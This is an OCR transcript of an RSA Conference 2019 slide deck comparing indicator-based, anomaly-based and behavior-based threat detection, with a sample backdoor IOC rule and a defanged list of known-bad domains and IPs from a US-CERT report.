RSAConference2019
San Francisco | March 4–8 | Moscone Center

SESSION ID: AIR-T09

Unraveling Detection Methodologies: Indicators vs. Anomalies vs. Behaviors

Joe Slowik

Principal Adversary Hunter
Dragos Inc.
@jfslowik / pylos.co

Introduction – Dedicated Defender!

…But on My Own Terms!

Motivation

- We *need* to defend against and *identify* threats:
  - To many vectors for “manual” operations to keep up
  - Identify mechanisms for automation and “machine-to-machine” communication
- But *how?*
  - Lots of products – but only a few underlying methodologies
  - What are the benefits & drawbacks of each?

Agenda

- Indicators
- Anomalies
- Behaviors
- Evaluation
- Implementation

Indicators of Compromise

- Formally, IOCs are enriched descriptions of potential compromise
- Designed to add contextuality
- As a concept – much to be said in favor

Indicators of Compromise

```
OR
    File Name is "acmCleanup.exe"
    File MD5 is "224bfd9beb2bcf77d19c2d85b43299c3"
    File MD5 is "f3e2dd43c29b77b21d2cf489c9925bbb"
    File Name is "UltraWidget.pdf"
    AND
        Registry Key Path is "Microsoft\Windows\CurrentVersion\Run\"
        Registry Text contains "acmCleanup.exe"
```

https://www.fireeye.com/content/dam/legacy/ammo/Figure-1-Initial-IOC-for-acmCleanup.exe-BACKDOOR.png

Indicators in Actuality

	A	B	
1	INDICATOR_VALUE	TYPE	COMMENT
2	efax[.]pfdregistry[.]net/eFax/37486[.]ZIP	URL	
3	private[.]directinvesting[.]com	FQDN	
4	www[.]cderlearn[.]com	FQDN	
5	ritsoperrol[.]ru	FQDN	
6	littjohnwilhap[.]ru	FQDN	
7	wilcarobbe[.]com	FQDN	
8	one2shoppee[.]com	FQDN	
9	insta[.]reduct[.]ru	FQDN	
10	editprod[.]waterfilter[.]in[.]ua	FQDN	
11	mymodule[.]waterfilter[.]in[.]ua	FQDN	
12	efax[.]pfdregistry[.]net	FQDN	
13	167[.]114[.]35[.]70	IPV4ADDR	
14	185[.]12[.]46[.]178	IPV4ADDR	


https://www.us-cert.gov/sites/default/files/publications/JAR-16-20296A.csv

Debasement of IOCs

- IOCs as used, reported, and communicated are conflated with observables
- Atomic, largely context-free items:
  - Hash, filename
  - Domain, IP address

Too Many IOCs!

Re-Evaluating IOCs



IOCs are Backward-Looking


IOCs focus on observed events to identify compromise

Can be really good for forensics!


Fine for detecting lazy adversaries!

Terrible for detecting net-new attacks


Do Robust IOCs Fulfill a Threat Detection Need?



Moving Beyond IOCs




Anomalies



*https://cdn-images-1.medium.com/max/1600/1*ZlN46eNWkRtkAS4qOjrJYA.png*

Detecting Anomalous Events



Anomaly Detection Benefits

- You definitely catch everything “new” that you can see!
- Robustly addresses “net new” issue from IOCs”
- Depending on implementation – relies on own-organization data for baseline

Anomaly Detection Failings

Anomalous != Suspicious != Malicious

Anomalies Lack Context

Requires Maintenance and Adjustment of Baseline

Anomalies and Alert Fatigue

https://blog.secdo.com/hubfs/Blog_Media/wake-up-call-on-alert-fatigue.png?t=1535133734183

Anomalies and Machine Learning


https://imgs.xkcd.com/comics/machine_learning.png

Anomalies and Enrichment

